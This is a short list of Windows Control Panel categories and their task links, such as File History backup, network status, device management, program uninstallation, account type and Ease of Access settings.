Save backup copies of your files with File History
Backup and Restore (Windows 7)

Network and Internet
View network status and tasks

Hardware and Sound
View devices and printers
Add a device
Adjust commonly used mobility settings

Programs
Uninstall a program

User Accounts
Change account type

Appearance and Personalization

Clock and Region
Change date, time, or number formats

Ease of Access
Let Windows suggest settings
Optimize visual display